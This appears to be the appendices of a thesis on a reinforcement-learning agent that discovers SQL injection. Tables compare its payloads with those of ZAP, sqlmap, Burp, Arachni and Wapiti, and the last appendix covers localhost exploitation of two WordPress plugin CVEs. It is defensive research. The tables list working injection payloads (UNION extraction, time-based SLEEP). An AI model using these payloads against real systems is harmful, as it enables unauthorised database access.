[26] Bellman Optimality Equation in Reinforcement Learning [Internet]. Analytics Vidhya. 2022 [cited 31 May 2022]. Available from: https://www.analyticsvidhya.com/blog/2021/02/understanding-the-bellman-optimality-equation-in-reinforcement-learning/ pages 6

[27] Maintainability testing [Internet]. tmap.net. 2019 [cited 31 May 2022]. Available from: https://www.tmap.net/building-blocks/maintainability-testing pages 6

[28] Faily S, McAlaney J, Iacob C. Ethical Dilemmas and Dimensions in Penetration Testing. 9th International Symposium on Human Aspects of Information Security Assurance. 2022;(9th). doi: 10.13140/RG.2.1.3897.1360 pages 29

[29] McMahan H, Moore E, Ramage D, Hampson S, Arcas B. Communication-Efficient Learning of Deep Networks from Decentralized Data. Proceedings of the 20 th International Conference on Artificial Intelligence and Statistics (AISTATS). 2017;. doi: https://doi.org/10.48550/arXiv.1602.05629 pages 4

[30] Qi J, Zhou Q, Lei L, Zheng K. Federated reinforcement learning: techniques, applications, and open challenges. Intelligence Robotics. 2021;. doi: 10.20517/ir.2021.02 pages 20, 21, 27, 51

[31] Burda Y, Edwards H, Storkey A, Klimov O. EXPLORATION BY RANDOM NETWORK DISTILLATION. ICLR 2019 Conference. 2018;. doi: https://doi.org/10.48550/arXiv.1810.12894 pages 20, 21, 27, 52

[32] tasdelen i. GitHub - payloadbox/sql-injection-payload-list:SQL Injection Payload List. GitHub. 2022. [accessed 28 Aug 2022] Available from: https://github.com/payloadbox/sql-injection-payload-list pages i, 15, 19, 27

[33] GitHub - awesome-selfhosted/awesome-selfhosted: A list of Free Software network services and web applications which can be hosted on your own servers. GitHub. 2022. [accessed 29 Aug 2022] Available from: https://github.com/awesome-selfhosted/awesome-selfhosted pages 33
pages 74

Appendix A

Task Sequence



Figure A.1: Task Sequence Of Curriculum Learning

Appendix B

Experiment 6 Detailed Results

B.1 Scenarios Tested

Figure B.1 shows the scenarios taken tested



Figure B.1: Extended Task Sequence Of Curriculum Learning

B.2 Tools Detailed Summary

ZAP With Feedback

Tasks		# requests	time (per sec)	FN	FP	length of payload (per tokens)
task 0	built in sqli	33	0.549	no	yes	16
	advanced sqli	222	1.101	no	no	18
task 1	built in sqli	17	0.961	no	no	18
	advanced sqli	2229	46.702	no	no	22
				no	no	32
task 2	built in sqli	31	1.756	no	yes	16
	advanced sqli	3208	120	no	no	43
				no	no	34
task 3	built in sqli	216	1.281	yes	no	-
	advanced sqli	15208	66.346	no	yes	18
				no	no	32
				no	yes	32
				no	no	32
task 4	built in sqli	9	0.947	no	no	15
	advanced sqli	2220	53.229	no	no	22
				no	no	32
task 5	built in sqli	16	2.429	no	no	15
	advanced sqli	3446	68.035	no	no	32
task 6	built in sqli	12	1.095	no	no	15
	advanced sqli	2383	74.35	no	no	22
						32
task 7	built in sqli	33	0.518	no	yes	15
	advanced sqli	3627	10.612	yes	no	-
task 8	built in sqli	33	0.523	no	yes	15
	advanced sqli	3614	17.032	no	no	18
task 9	built in sqli	31	0.522	no	yes	15
	advanced sqli	3439	15.593	no	no	34
task 10	built in sqli	39	0.499	yes	no	-
	advanced sqli	3614	16.106	no	no	18
task 11	built in sqli	40	0.504	yes	no	-
	advanced sqli	3627	6.635	yes	no	-
task 12	built in sqli	39	0.522	yes	no	-
	advanced sqli	3627	6.433	yes	no	-
task 13	built in sqli	33	0.484	yes	no	-
	advanced sqli	3427	16.232	no	no	34
task 14	built in sqli	33	0.498	no	yes	6
	advanced sqli	2475	4.279	no	no	22

Table B.1

Tasks		payload
task 0	built in sqli	yVYxgDJI' OR '1'='1' –
	advanced sqli	(SELECT * FROM (SELECT(SLEEP(5)))DGfx)
task 1	built in sqli	SIV' OR '1' = '1' –
	advanced sqli	SlVdyyjE' UNION ALL SELECT CONCAT(0x3a7778673a,0x70577859666271526c63,0x3a6166623a),NULL,NULL#
		SlVdyyjE' AND (SELECT * FROM (SELECT(SLEEP(5)))gkxN) AND 'xoWF'='xoWF
task 2	built in sqli	ODSIUPvb" OR "1"="1" –
	advanced sqli	TdBUyrkf') RLIKE (SELECT (CASE WHEN (7281=7281) THEN 0x5464425579726b66 ELSE 0x28 END)) AND ('dVkC'='dVkC')
		TdBUyrkf') AND (SELECT * FROM (SELECT(SLEEP(5)))hnkV) AND ('rBsr'='rBsr
task 3	built in sqli	-
	advanced sqli	riEJSoSv)) AND SLEEP(5) AND ((1714=1714
		BEAMRXhp' RLIKE (SELECT * FROM (SELECT(SLEEP(5)))VNvy) AND 'CQLR'='CQLR
		ZAP)) RLIKE (SELECT * FROM (SELECT(SLEEP(5)))enYx) AND ((3994=3994
		ZAP' RLIKE (SELECT * FROM (SELECT(SLEEP(5)))TzsD) AND 'apsZ'='apsZ
task 4	built in sqli	ElamWKmY' OR '1'='1' –
	advanced sqli	ElamWKmY' UNION ALL SELECT CONCAT(0x3a7778673a,0x46794e46764678676973,0x3a6166623a),NULL,NULL#
		ElamWKmY' AND (SELECT * FROM (SELECT(SLEEP(5)))pJvb) AND 'TaEo'='TaEo
task 5	built in sqli	vkHGYQqV' OR '1'='1
	advanced sqli	vkHGYQqV' AND (SELECT * FROM (SELECT(SLEEP(5)))qwjd) AND 'Fyzq'='Fyzq
task 6	built in sqli	TscYuxoN" OR "1"="1" –
	advanced sqli	TscYuxoN" UNION ALL SELECT CONCAT(0x3a7778673a,0x70505656787a5859574b,0x3a6166623a),NULL,NULL#
		TscYuxoN" AND (SELECT * FROM (SELECT(SLEEP(5)))Xuvb) AND "HgkR"="HgkR
task 7	built in sqli	HFLdjcjA' OR '1'='1' –
	advanced sqli	-
task 8	built in sqli	TUQQJsou' OR '1'='1' –
	advanced sqli	(SELECT * FROM (SELECT(SLEEP(5)))klGd)
task 9	built in sqli	ZIGXrPOZ" OR "1"="1" –
	advanced sqli	ZIGXrPOZ') AND (SELECT * FROM (SELECT(SLEEP(5)))FpKq) AND ('LQcb'='LQcb
task 10	built in sqli	-
	advanced sqli	(SELECT * FROM (SELECT(SLEEP(5)))kres)
task 11	built in sqli	-
	advanced sqli	-
task 12	built in sqli	-
	advanced sqli	-
task 13	built in sqli	-
	advanced sqli	MjInVXom') AND (SELECT * FROM (SELECT(SLEEP(5)))eXsM) AND ('YvNK'='YvNK
task 14	built in sqli	OvLOeUIS%" –
	advanced sqli	OvLOeUIS') UNION ALL SELECT CONCAT(0x3a6f79663a,0x4e4f7875586948476b75,0x3a76716a3a),NULL,NULL#

Table B.2

ZAP Without Feedback

Metrics		# requests	time (per sec)	FN	FP	length of payload (per tokens)
task 0	built in sqli	66	0.678	yes	no	-
	advanced sqli	3923	21.73	no	no	18
task 1	built in sqli	66	0.599	yes	no	-
	advanced sqli	3739	19.492	no	no	32
task 2	built in sqli	66	0.641	yes	no	-
	advanced sqli	3736	18.726	no	no	34
task 3	built in sqli	264	1.264	yes	no	-
	advanced sqli	15215	65.564	no no no no	no yes no no	18 33 32 32
task 4	built in sqli	66	0.904	yes	no	-
	advanced sqli	3739	32.136	no	no	32
task 5	built in sqli	66	0.91	yes	no	-
	advanced sqli	3739	28.489	no	no	32
task 6	built in sqli	66	1.003	yes	no	-
	advanced sqli	3745	37.299	no	no	32
task 7	built in sqli	66	0.557	yes	no	-
	advanced sqli	3936	10.808	yes	no	-
task 8	built in sqli	66	0.539	yes	no	-
	advanced sqli	3923	17.123	no	no	18
task 9	built in sqli	66	0.564	yes	no	-
	advanced sqli	3736	17.266	no	no	34
task 10	built in sqli	66	0.551	yes	no	-
	advanced sqli	3923	6.406	no	no	18
task 11	built in sqli	66	0.544	yes	no	-
	advanced sqli	3936	6.999	yes	no	-
task 12	built in sqli	66	0.551	yes	no	-
	advanced sqli	3936	7.045	yes	no	-
task 13	built in sqli	66	0.545	yes	no	-
	advanced sqli	3736	16.244	no	no	34
task 14	built in sqli	66	0.539	yes	no	-
	advanced sqli	3936	6.606	yes	no	-

Table B.3: ZAP tool with no feedback

Metrics		payload
task 0	built in sqli	-
	advanced sqli	(SELECT * FROM (SELECT(SLEEP(5)))lnPt)
task 1	built in sqli	-
	advanced sqli	gNEnHlIz' AND (SELECT * FROM (SELECT(SLEEP(5)))cisQ) AND 'qTYP'='qTYP
task 2	built in sqli	-
	advanced sqli	viGEScAb') AND (SELECT * FROM (SELECT(SLEEP(5)))RHvO) AND ('juRa'='juRa
task 3	built in sqli	-
	advanced sqli	zqnSwazj' AND SLEEP(5) AND 'wsMA'='wsMA aFrbjXZp))) RLIKE (SELECT * FROM (SELECT(SLEEP(5)))jqTH) AND (((1696=1696 ZAP' RLIKE (SELECT * FROM (SELECT(SLEEP(5)))ENKJ) AND 'HAWU'='HAWU ZAP' RLIKE (SELECT * FROM (SELECT(SLEEP(5)))IsAc) AND 'fiSA'='fiSA
task 4	built in sqli	-
	advanced sqli	kZcguSrv' AND (SELECT * FROM (SELECT(SLEEP(5)))iDMF) AND 'MKOU'='MKOU
task 5	built in sqli	-
	advanced sqli	EuEtIYaa' AND (SELECT * FROM (SELECT(SLEEP(5)))akAX) AND 'qNVK'='qNVK
task 6	built in sqli	-
	advanced sqli	LbypQIeh" AND (SELECT * FROM (SELECT(SLEEP(5)))GlbG) AND "RqpT"="RqpT
task 7	built in sqli	-
	advanced sqli	-
task 8	built in sqli	-
	advanced sqli	(SELECT * FROM (SELECT(SLEEP(5)))PmSz)
task 9	built in sqli	-
	advanced sqli	dmySGVYA') AND (SELECT * FROM (SELECT(SLEEP(5)))QozD) AND ('LCzb'='LCzb
task 10	built in sqli	-
	advanced sqli	(SELECT * FROM (SELECT(SLEEP(5)))Pycp)
task 11	built in sqli	-
	advanced sqli	-
task 12	built in sqli	-
	advanced sqli	-
task 13	built in sqli	-
	advanced sqli	NKDxdaIS') AND (SELECT * FROM (SELECT(SLEEP(5)))OYas) AND ('QGFI'='QGFI
task 14	built in sqli	-
	advanced sqli	-

Table B.4: ZAP tool with no feedback payload generated

SQLMAP With Feedback

Metrics	# requests	time (per sec)	FN	FP	length of payload (per tokens)
task 0	55	18.92	no no no	no no no	34 22 23
task 1	60	14.61	no no	no no	32 23
task 2	83	30	no	no	32
task 3	261	6.73	yes	no	-
task 4	66	17	no no	no no	32 23
task 5	89	37	no	no	32
task 6	127	6.01	yes	no	-
task 7	127	7.55	yes	no	-
task 8	127	6.5	yes	no	-
task 9	97	37.19	no	no	34
task 10	41	20.89	no no no	no no no	34 22 23
task 11	134	8.99	yes	no	-
task 12	134	7.5	yes	no	-
task 13	134	8.55	yes	no	-
task 14	127	10.23	no	no	22

Table B.5: sqlmap tool with feedback

Metrics	payload
task 0	(SELECT (CASE WHEN (6548=6548) THEN 4458 ELSE (SELECT 4814 UNION SELECT 2051) END)) 4458 AND (SELECT 1806 FROM (SELECT(SLEEP(5)))TEeR) 4458 UNION ALL SELECT CONCAT(0x7171626b71,0x735a4e68494f7245524d7842594f4a666170645256596b586b78577170584f546146586669536b59,0x71627a6a71),NULL,NULL-- -
task 1	tozE' AND (SELECT 9103 FROM (SELECT(SLEEP(5)))FBbG) AND 'CruR'='CruR tozE' UNION ALL SELECT NULL,CONCAT(0x7178767871,0x6f464e7557666f616d6b4343584d664a4a696f6a7a65624949504d757744506b43724e516a676668,0x71716a6a71),NULL-- -
task 2	VxDz') AND (SELECT 3869 FROM (SELECT(SLEEP(5)))HpGe) AND ('GFCU'='GFCU
task 3	-
task 4	LCqh' AND (SELECT 4965 FROM (SELECT(SLEEP(5)))rwsM) AND 'SGld'='SGld LCqh' UNION ALL SELECT CONCAT(0x7170767671,0x4c765959494f4f75524b776a625171727245487a4f70656955526f4e4c674f6b63636e4443476177,0x716b627071),NULL,NULL-- -
task 5	xeyg' AND (SELECT 2892 FROM (SELECT(SLEEP(5)))cCGK) AND 'rzQh'='rzQh
task 6	-
task 7	-
task 8	-
task 9	ztYZ') AND (SELECT 4646 FROM (SELECT(SLEEP(5)))KRzb) AND ('FzWB'='FzWB
task 10	(SELECT (CASE WHEN (3396=3396) THEN 4741 ELSE (SELECT 9958 UNION SELECT 5019) END)) 4741 AND (SELECT 9048 FROM (SELECT(SLEEP(5)))BIYI) 4741 UNION ALL SELECT NULL,NULL,CONCAT(0x71626b7a71,0x624c6667776877707478516 65a6a6c70797a52714b42425152457a505a4e727658576b6777467a6d,0x71786a7171)-- -
task 11	-
task 12	-
task 13	-
task 14	id=5808') UNION ALL SELECT CONCAT(CONCAT('qxxbq','UmROdNSeOnRywPWAyVlqLvHXPrURksvmMsutROig'),'qzqbq'),NULL,NULL-- fnfR

Table B.6: sqlmap tool with feedback payloads

SQLMAP Without Feedback

Metrics	# requests	time (per sec)	FN	FP	length of payload (per tokens)
task 0	74	42	no	no	22
task 1	74	38	no	no	32
task 2	72	34	no	no	34
task 3	125	7.86	yes	no	-
task 4	76	36.46	no	no	31
task 5	74	38	no	no	32
task 6	125	6.09	yes	no	-
task 7	125	4.66	yes	no	-
task 8	125	4.06	yes	no	-
task 9	73	37.33	no	no	34
task 10	74	35.03	no	no	22
task 11	125	4.5	yes	no	-
task 12	125	4.05	yes	no	-
task 13	125	5.06	yes	no	-
task 14	125	5.5	yes	no	-

Table B.7: SQLMAP Without Feedback results

Metrics	payload
task 0	6581 AND (SELECT 9766 FROM (SELECT(SLEEP(5)))lFyc)
task 1	iWoi' AND (SELECT 8754 FROM (SELECT(SLEEP(5)))vEcp) AND 'fvMk'='fvMk
task 2	VjGF') AND (SELECT 6983 FROM (SELECT(SLEEP(5)))CLuP) AND ('rxua'='rxua
task 3	-
task 4	' AND (SELECT 6938 FROM (SELECT(SLEEP(5)))yvyb) AND 'MwqC'='MwqC
task 5	BUmt' AND (SELECT 2354 FROM (SELECT(SLEEP(5)))aqzM) AND 'OZxd'='OZxd
task 6	-
task 7	-
task 8	-
task 9	XfZe') AND (SELECT 4331 FROM (SELECT(SLEEP(5)))EzYX) AND ('BvdJ'='BvdJ
task 10	5756 AND (SELECT 3070 FROM (SELECT(SLEEP(5)))wkKE)
task 11	-
task 12	-
task 13	-
task 14	-

Table B.8: SQLMAP Without Feedback Result Payloads

Burp With Feedback

Metrics	# requests	time (per sec)	FN	FP	length of payload (per tokens)
task 0	475	91	no no	no no	7 15
task 1	465	93	no	no	1
task 2	467	108	no	no	1
task 3	459	27	no	no	1
task 4	465	86	no	no	19
task 5	465	98	no	no	19
task 6	452	5	yes	no	
task 7	452	5	yes	no	
task 8	450	85	no	no	15
task 9	459	86	no	no	19
task 10	475	91	no no	no no	7 15
task 11	459	25	no	no	1
task 12	459	23	no	no	1
task 13	459	89	no	no	19
task 14	459	93	no	no	19

Table B.9: Burp With Feedback Statistics

Metrics	payload
task 0	31141083 or 3175=03175 (select*from(select(sleep(20)))a)
task 1	\’
task 2	\’
task 3	\’
task 4	\’+(select*from(select(sleep(20)))a)+’
task 5	’+(select*from(select(sleep(20)))a)+’
task 6	
task 7	
task 8	(select*from(select(sleep(20)))a)
task 9	’+(select*from(select(sleep(20)))a)+’
task 10	31141083 or 3175=03175 (select*from(select(sleep(20)))a)
task 11	\’
task 12	\’
task 13	’+(select*from(select(sleep(20)))a)+’
task 14	’+(select*from(select(sleep(20)))a)+’

Table B.10: Burp With Feedback Payloads

Burp Without Feedback

Metrics	# requests	time (per sec)	FN	FP	length of payload (per tokens)
task 0	421	87	no	no	15
task 1	419	88	no	no	19
task 2	424	88	no	no	19
task 3	462	29	yes	no	
task 4	419	87	no	no	19
task 5	419	87	no	no	19
task 6	418	7	yes	no	
task 7	418	6	yes	no	
task 8	402	85	no	no	15
task 9	419	87	no	no	19
task 10	407	86	no	no	15
task 11	423	6	yes	no	
task 12	423	7	yes	no	
task 13	424	87	no	no	19
task 14	424	88	no	no	19

Table B.11: Burp Without Feedback Statistics

Metrics	payload
task 0	(select*from(select(sleep(20)))a)
task 1	'+(select*from(select(sleep(20)))a)+'
task 2	'+(select*from(select(sleep(20)))a)+'
task 3	
task 4	'+(select*from(select(sleep(20)))a)+'
task 5	'+(select*from(select(sleep(20)))a)+'
task 6	
task 7	
task 8	(select*from(select(sleep(20)))a)
task 9	'+(select*from(select(sleep(20)))a)+'
task 10	(select*from(select(sleep(20)))a)
task 11	
task 12	
task 13	'+(select*from(select(sleep(20)))a)+'
task 14	+(select*from(select(sleep(20)))a)+'

Table B.12: Burp Without Feedback Payload

Archani With Exception Thrown

Metrics	# requests	time (per sec)	FN	FP	length of payload (per tokens)
task 0	1239	8	no	no	7
task 1	1239	8	no	no	7
task 2	1239	8	no	no	10
task 3	1239	9	no	no	7
task 4	1239	10	no	no	7
task 5	1239	10	no	no	7
task 6	1239	7	no	no	7
task 7	1239	11	no	no	7
task 8	1239	11	no	no	7
task 9	1239	10	no	no	7
task 10	1239	12	no	no	7
task 11	1239	10	no	no	7
task 12	1239	9	no	no	7
task 13	1239	5	no	no	7
task 14	1239	7	no	no	7

Table B.13: Archani With Exception Thrown

Metrics	payload
task 0	1\””‘–
task 1	scnr_engine_name\””‘–
task 2	5543!%scnr_engine_secret\””‘–
task 3	scnr_engine_name\””‘–
task 4	scnr_engine_name\””‘–
task 5	scnr_engine_name\””‘–
task 6	scnr_engine_name\””‘–
task 7	scnr_engine_name\””‘–
task 8	scnr_engine_name\””‘–
task 9	scnr_engine_name\””‘–
task 10	1\””‘–
task 11	1\””‘–
task 12	1\””‘–
task 13	1\””‘–
task 14	1\””‘–

Table B.14: Archani With Exception Thrown Payloads

Archani Without Exception Thrown

Metrics	# requests	time (per sec)	FN	FP
task 0	1283	10	yes	no
task 1	1283	9	yes	no
task 2	1283	8	yes	no
task 3	1283	7	yes	no
task 4	1283	10	yes	no
task 5	1283	10	yes	no
task 6	1283	10	yes	no
task 7	1283	10	yes	no
task 8	1283	10	yes	no
task 9	1283	10	yes	no
task 10	1283	7	yes	no
task 11	1283	7	yes	no
task 12	1144	8	yes	no
task 13	1283	9	yes	no
task 14	1283	6	yes	no

Table B.15: Archani Without Exception Thrown

Wapiti With Exception Thrown

Metrics	# requests	time (per sec)	undiscovered	FN	FP	length of payload (per tokens)
task 0	2	6	no	no	no	5
task 1	2	4	no	no	no	5
task 2	2	5	yes	no	no	
task 3	3	6	no	no	no	5
task 4	2	5	no	no	no	5
task 5	2	5	no	no	no	5
task 6	2	7	no	no	no	5
task 7	20	7	no	yes	no	
task 8	2	6	no	no	no	5
task 9	2	5	no	no	no	5
task 10	2	7	no	no	no	5
task 11	2	10	no	no	no	5
task 12	2	5	no	no	no	5
task 13	2	6	no	no	no	5
task 14	2	6	no	no	no	5

Table B.16: Wapiti With Exception Statistics

Metrics	payload
task 0	123456¿'"(
task 1	123456¿'"(
task 2	
task 3	123456¿'"(
task 4	123456¿'"(
task 5	123456¿'"(
task 6	123456¿'"(
task 7	
task 8	123456¿'"(
task 9	123456¿'"(
task 10	123456¿'"(
task 11	123456¿'"(
task 12	123456¿'"(
task 13	123456¿'"(
task 14	123456¿'"(

Table B.17: Wapiti With Exception Thrown Payloads

Wapiti Without Exception Thrown

Metrics	# requests	time (per sec)	undiscovered	FN	FP
task 0	20	4	no	yes	no
task 1	20	5	no	yes	no
task 2	20	9	yes	no	no
task 3	20	4	no	yes	no
task 4	20	6	no	yes	no
task 5	20	4	no	yes	no
task 6	20	5	no	yes	no
task 7	20	8	no	yes	no
task 8	20	3	no	yes	no
task 9	20	4	no	yes	no
task 10	20	5	no	yes	no
task 11	20	7	no	yes	no
task 12	20	4	no	yes	no
task 13	20	5	no	yes	no
task 14	20	6	no	yes	no

Table B.18: Wapiti Without Exception Thrown Statistics

DQN RND RL Agent

Metrics	# requests	time (per sec)	FN	FP	length of payload (per tokens)
task 0	1	0.649225235	no	no	9
task 1	37	25	no	no	21
task 2	10	6	no	no	13
task 3	8	5	no	no	20
task 4	14	19	no	no	15
task 5	2	1	no	no	3
task 6	5	6	no	no	19
task 7	34	99	no	no	19
task 8	1	0.3	no	no	9
task 9	8	3	no	no	12
task 10	1	1.7	no	no	9
task 11	5	2.5	no	no	11
task 12	6	4	no	no	12
task 13	4.9	12	no	no	13
task 14	40	31	no	no	12

Table B.19: DQN RND RL Agent

Metrics	payload
task 0	eaad6c0be2a98f326b6bb72b781e1611 AND SLEEP (0.0)
task 1	0c3cc8014ad4f988392c251eea49e791“ And SLEEP (0.0)’ AND SLEEP (0.0)#
task 2	96660a0bec849a4b10b88644c47e4bcc)’ anD SLEEP (0.0))#
task 3	d036ac4dd1da2da99710074ce0f410bb AND SLEEP (0.0)’ AND SLEEP (0.0))#
task 4	067d2cebc8b210fdddfca2c27c4129f3”’ AND SLEEP (0.0)#”’#
task 5	d9d53330ee200d67f188e378c15132f0’#
task 6	c41fbbf2035ad7d50c7e9c4cd41d4056 AND SLEEP (0.0)” and SLEEP (0.0)#
task 7	cba40145c4131c735255a61b03bc308a AND SLEEP (0.0)‘ AND SLEEP (0.0)#
task 8	585d01608e396e63bf9ff5da7c08a2fa AND SLEEP (0.0)
task 9	80dc00e204f5d9833c6045d2a17359a7’) AND SLEEP (0.0)#
task 10	d7cd25478eeb5775d610396887c1dbf9 AND SLEEP (0.0)
task 11	6b166d26f801dd80731d7db1100220b5’ aND slEEp (0.0)#
task 12	ea787568ecedca80ccea712dcd09bc9b’ & sLeEP (0.0))#
task 13	8379ad2a87b07671e639df0b261e7578’/**/&/**//**/SLEEP/**/(0.0))#
task 14	f4f692db49f2f762226b13f13a99f4e2’ & SLEEP (0.0))#

Table B.20: DQN RND RL Agent Payload

Appendix C

Agents Variants Comparison

C.1 DQN - AutoEncoder - Without RND

	task 1	task 2	task 3	task 4	task 5	task 6	task 7	task 8	task 9	task 10	task 11	avg
cummultive reward	4713	1683	2849	4760	5024	1984	3832	3578	145	338	1813	2592.63636
feature size	2048											2048
avg number of requests to first exploit in each task	41	392	151	5	17	47	52	11	249	1021	250	203.272727

Table C.1: DQN Agent Statistics

C.2 DQN - AutoEncoder - RND

Metrics	task 1	task 2	task 3	task 4	task 5	task 6	task 7	task 8	task 9	task 10	task 11	avg
cummultive reward	3415	1047	1961	4506	4737	3185	3844	2682	683	1429	1669	2650.72727
average timestamp	7.52096484	17.6787863	22.9552068	5.43894158	6.2483366	12.2064745	7.45745349	16.7480504	20.3268931	13.8162172	12.5420383	12.9944876
feature size	2048											2048
avg number of requests to first exploit in each task	9	232	42	30	3	30	10	218	27	126	99	75.0909091

Table C.2: DQN_RND Agent Statistics

C.3 DQN - One Hot Encoder - RND

Metrics	task 1	task 2	task 3	task 4	task 5	task 6	task 7	task 8	task 9	task 10	task 11	avg
cummultive reward	3735	1612	1204	4370	4427	2700	3382	1637	1257	1972	2189	2589.54545
average timestamp	66.9634851	66.9634851	76.4734467	24.0732019	28.5788094	50.2438404	38.9923125	75.5716607	65.2047633	78.7940855	58.2343827	57.2812248
feature size	30000											30000
avg number of requests to first exploit in each task	44	177	161	6	38	19	8	555	566	76	42	153.818182

Table C.3: DQN RND One Hot Encoder Statistics

C.4 Full Random

Metrics	task 1	task 2	task 3	task 4	task 5	task 6	task 7	task 8	task 9	task 10	task 11	avg
cummultive reward	219	219	460	2453	2571	513	626	207	0	21	8	663.363636
time	5.7	10.1	8.4	8.7	6.4	9.6	6.2	14.4	15.5	15.01	14.4	10.4009091
feature size	0											0
avg number of requests to first exploit in each task	113	87	188	90	9	35	142	204	5983	4630	5813	1572.18182

Table C.4: Full Random Agent Statistics

C.5 Smart Random

Metrics	task 1	task 2	task 3	task 4	task 5	task 6	task 7	task 8	task 9	task 10	task 11	avg
cummultive reward	2155	636.4	453	2395	2338	2111	2085	529	49	70	128	1177.21818
time	4.7	8.1	8	6.7	6.4	6.6	7	9.4	10.5	11.01	11.4	8.16454545
feature size						0						0
avg number of requests to first exploit in each task	43	40	515	50	17	16	9	78	855	192	404	201.727273

Table C.5: Smart Random Statistics

Appendix D

Production Experimentation

D.1 WordPress

Exploited Vulnerabilities

- **Exploit 1: Wordpress Plugin Download Monitor WordPress V 4.4.4**
  - **CVE**: *CVE-2021-24786*
  - **URL:** *http://localhost:8008/wp-admin/admin.php*
  - **body parameters:**
    - *action= duplicate_quote_invoice*
    - *post= 46b0d7f52a3aed4cd70081816b80bbeb AND SLEEP (0.0)*
  - **Payload Generated:** *46b0d7f52a3aed4cd70081816b80bbeb AND SLEEP (0.0)*
  - **SQL statment after injection:** *SELECT meta_key, meta_value FROM wp_postmeta WHERE post_id=46b0d7f52a3aed4cd70081816b80bbeb AND SLEEP (0.0)*
- **Exploit 2: WordPress Plugin WP User Frontend 3.5.25**
  - **CVE**: *CVE-2021-25076*
  - **URL:** *http://localhost:8008/wp-admin/edit.php*
  - **body parameters:**
    - *page=wpuf_subscribers*
    - *post_ID=1*
    - *status=* 20794b801f45fd5918819c9edc51641d‘ /**/AND/**//**/sLEeP/**/(0.0)’ /**/And/**//**/slEEP/**/(0.0)” /**/AND/**//**/SLEEP/**/(0.0) ’/**/&/**//**/SLeEP/**/(0.0) /**/&/**//**/SLEep/**/(0.0)

